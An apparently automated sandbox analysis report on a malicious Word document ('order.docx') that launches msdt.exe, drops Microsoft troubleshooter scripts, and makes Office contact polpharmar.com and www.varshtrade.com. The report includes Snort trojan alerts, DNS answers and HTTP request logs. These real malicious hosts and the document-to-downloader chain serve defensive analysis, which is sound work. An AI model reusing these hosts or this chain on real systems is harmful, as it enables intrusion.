Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appName)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change HKLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Collections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes.Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946
Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03
Malicious:	false

Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object System.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath()..{.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath()..{.. return Path.Combine(Environ

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZI4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C... ..P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806
Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#..0!...rsrc$02.... .....OV....,+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.996855978259955
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	order.docx
File size:	327439
MD5:	8abea2d6c14af54c6eac09d158554085
SHA1:	3802d9c8b3530fe7b140cbd4a12c3895c46077b2
SHA256:	aa26ed65b5b05b28fa8c56df8c0d87e6bfd8b98f962824293acce14d03cd3412
SHA512:	81bc9de694da797127ae09ac5a8e1d630981482e60343d870d6f106752af3bb2a9330852be728c2293a29c890f5d21b31ba820712a052fbc847d0fc06473050d
SSDEEP:	6144:khRfXb0GPobJUS8LOtB2x4FSTiSwQOV9WojIv1CkMb02AxNw+w1m:khRfYGP+JUFOt9einQOKq/Mb0o1m
TLSH:	586423C4AAACFCC9E7DC2589E87343F871492954527C9B33E00274AC4DA7292EE77B10
File Content Preview:	PK.....g.T..'.d...T.....[Content_Types].xmlUT...S|.bS|.bS|.b...n.0.E.....(1tQU..E.....=.n..m^..1..B)..l"%3....5..Z.l.>HkJ2(.$.....9.#Y.....l ....j8.8...M(. <FwOi.s.,....Je.f._}M.....z...RnM....<.h...[..=..s....${h...$.9%9.X.K#.(..P.r.....6.

File Icon


Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.691.235.116.18049818802850263 08/01/22-10:58:21.141892	TCP	2850263	ETPRO TROJAN MalDoc Downloader User-Agent	49818	80	192.168.2.6	91.235.116.180

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:56:00.365309000 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:00.414097071 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:00.414230108 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:00.414371967 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:00.462945938 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:00.468229055 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:00.540268898 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:00.589447975 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:00.674020052 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:03.711047888 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:03.763932943 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:03.937778950 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.177645922 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.226198912 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.226387024 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.327538013 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.377779007 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378539085 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378563881 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378578901 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378595114 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378611088 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378627062 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378633976 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.378664017 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.378673077 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378675938 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.378690004 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378705025 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378715038 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.378739119 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.378752947 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.378808975 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:04.779520035 CEST	49766	80	192.168.2.6	91.235.116.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:56:04.828315973 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:04.828521013 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:05.531261921 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:05.581532001 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:05.581634998 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.511626005 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.564614058 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:07.599474907 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.648803949 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:07.657630920 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.707931995 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:07.708010912 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.715770960 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.750608921 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.764795065 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:07.764919996 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.942596912 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:07.991952896 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:07.992119074 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:10.064554930 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:10.114119053 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:10.114227057 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:12.649789095 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:12.649878025 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:12.649905920 CEST	49765	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:56:12.698599100 CEST	80	49765	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:15.118772984 CEST	80	49766	91.235.116.180	192.168.2.6
Aug 1, 2022 10:56:15.119020939 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:41.959054947 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:42.352931023 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:43.056073904 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:44.353079081 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:46.853316069 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:51.744313955 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.625724077 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.674132109 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.674242973 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.674879074 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.723150015 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.723809004 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.723835945 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.723856926 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.723908901 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.723912954 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.723939896 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.723946095 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.723967075 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.723982096 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:54.724014997 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:54.724041939 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:57:59.728677988 CEST	80	49802	91.235.116.180	192.168.2.6
Aug 1, 2022 10:57:59.728806973 CEST	49802	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:58:01.354489088 CEST	49766	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:58:06.446686029 CEST	49803	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:58:06.495068073 CEST	80	49803	91.235.116.180	192.168.2.6
Aug 1, 2022 10:58:06.495244980 CEST	49803	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:58:06.506939888 CEST	49803	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:58:06.555133104 CEST	80	49803	91.235.116.180	192.168.2.6
Aug 1, 2022 10:58:06.556720018 CEST	80	49803	91.235.116.180	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:58:06.556777954 CEST	80	49803	91.235.116.180	192.168.2.6
Aug 1, 2022 10:58:06.556801081 CEST	80	49803	91.235.116.180	192.168.2.6
Aug 1, 2022 10:58:06.556817055 CEST	80	49803	91.235.116.180	192.168.2.6
Aug 1, 2022 10:58:06.556832075 CEST	49803	80	192.168.2.6	91.235.116.180
Aug 1, 2022 10:58:06.556835890 CEST	80	49803	91.235.116.180	192.168.2.6
Aug 1, 2022 10:58:06.556853056 CEST	80	49803	91.235.116.180	192.168.2.6
Aug 1, 2022 10:58:06.556873083 CEST	80	49803	91.235.116.180	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 10:56:00.334660053 CEST	60350	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:56:00.354533911 CEST	53	60350	8.8.8.8	192.168.2.6
Aug 1, 2022 10:56:03.967478991 CEST	61116	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:56:03.986985922 CEST	53	61116	8.8.8.8	192.168.2.6
Aug 1, 2022 10:57:54.585036039 CEST	50081	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:57:54.602587938 CEST	53	50081	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:06.408662081 CEST	49520	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:06.428208113 CEST	53	49520	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:21.031924009 CEST	53170	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:21.051059008 CEST	53	53170	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:24.983726025 CEST	49679	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:25.003122091 CEST	53	49679	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:27.312015057 CEST	49463	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:27.331336021 CEST	53	49463	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:29.608947039 CEST	62041	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:29.805666924 CEST	53	62041	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:31.890747070 CEST	57178	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:31.912549973 CEST	53	57178	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:34.099400043 CEST	62483	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:34.118587971 CEST	53	62483	8.8.8.8	192.168.2.6
Aug 1, 2022 10:58:36.183588028 CEST	64289	53	192.168.2.6	8.8.8.8
Aug 1, 2022 10:58:36.201309919 CEST	53	64289	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 1, 2022 10:56:00.334660053 CEST	192.168.2.6	8.8.8.8	0x16eb	Standard query (0)	polpharmar.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:56:03.967478991 CEST	192.168.2.6	8.8.8.8	0x2e40	Standard query (0)	polpharmar.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:57:54.585036039 CEST	192.168.2.6	8.8.8.8	0xe058	Standard query (0)	polpharmar.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:06.408662081 CEST	192.168.2.6	8.8.8.8	0xbf28	Standard query (0)	polpharmar.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:21.031924009 CEST	192.168.2.6	8.8.8.8	0x2b8	Standard query (0)	polpharmar.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:24.983726025 CEST	192.168.2.6	8.8.8.8	0x82a9	Standard query (0)	www.varshtrade.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:27.312015057 CEST	192.168.2.6	8.8.8.8	0x75d8	Standard query (0)	www.varshtrade.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:29.608947039 CEST	192.168.2.6	8.8.8.8	0x48e0	Standard query (0)	www.varshtrade.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:31.890747070 CEST	192.168.2.6	8.8.8.8	0xe0a7	Standard query (0)	www.varshtrade.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:34.099400043 CEST	192.168.2.6	8.8.8.8	0x4c8	Standard query (0)	www.varshtrade.com	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:36.183588028 CEST	192.168.2.6	8.8.8.8	0x64c5	Standard query (0)	www.varshtrade.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 1, 2022 10:56:00.354533911 CEST	8.8.8.8	192.168.2.6	0x16eb	No error (0)	polpharmar.com		91.235.116.180	A (IP address)	IN (0x0001)
Aug 1, 2022 10:56:03.986985922 CEST	8.8.8.8	192.168.2.6	0x2e40	No error (0)	polpharmar.com		91.235.116.180	A (IP address)	IN (0x0001)
Aug 1, 2022 10:57:54.602587938 CEST	8.8.8.8	192.168.2.6	0xe058	No error (0)	polpharmar.com		91.235.116.180	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:06.428208113 CEST	8.8.8.8	192.168.2.6	0xbf28	No error (0)	polpharmar.com		91.235.116.180	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:21.051059008 CEST	8.8.8.8	192.168.2.6	0x2b8	No error (0)	polpharmar.com		91.235.116.180	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:25.003122091 CEST	8.8.8.8	192.168.2.6	0x82a9	No error (0)	www.varshtrade.com		91.192.100.12	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:27.331336021 CEST	8.8.8.8	192.168.2.6	0x75d8	No error (0)	www.varshtrade.com		91.192.100.12	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:29.805666924 CEST	8.8.8.8	192.168.2.6	0x48e0	No error (0)	www.varshtrade.com		91.192.100.12	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:31.912549973 CEST	8.8.8.8	192.168.2.6	0xe0a7	No error (0)	www.varshtrade.com		91.192.100.12	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:34.118587971 CEST	8.8.8.8	192.168.2.6	0x4c8	No error (0)	www.varshtrade.com		91.192.100.12	A (IP address)	IN (0x0001)
Aug 1, 2022 10:58:36.201309919 CEST	8.8.8.8	192.168.2.6	0x64c5	No error (0)	www.varshtrade.com		91.192.100.12	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- polpharmar.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49765	91.235.116.180	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:56:00.414371967 CEST	1098	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: polpharmar.com
Aug 1, 2022 10:56:00.468229055 CEST	1099	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:00 GMT Server: Apache Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: httpd/unix-directory
Aug 1, 2022 10:56:00.540268898 CEST	1099	OUT	HEAD /test.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: polpharmar.com
Aug 1, 2022 10:56:00.589447975 CEST	1099	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:00 GMT Server: Apache Last-Modified: Sun, 31 Jul 2022 09:45:54 GMT Accept-Ranges: bytes Content-Length: 12744 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
Aug 1, 2022 10:56:03.711047888 CEST	1101	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: polpharmar.com
Aug 1, 2022 10:56:03.763932943 CEST	1101	IN	HTTP/1.1 200 OK Date: Mon, 01 Aug 2022 08:56:03 GMT Server: Apache Allow: GET,POST,OPTIONS,HEAD Content-Length: 0 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: httpd/unix-directory
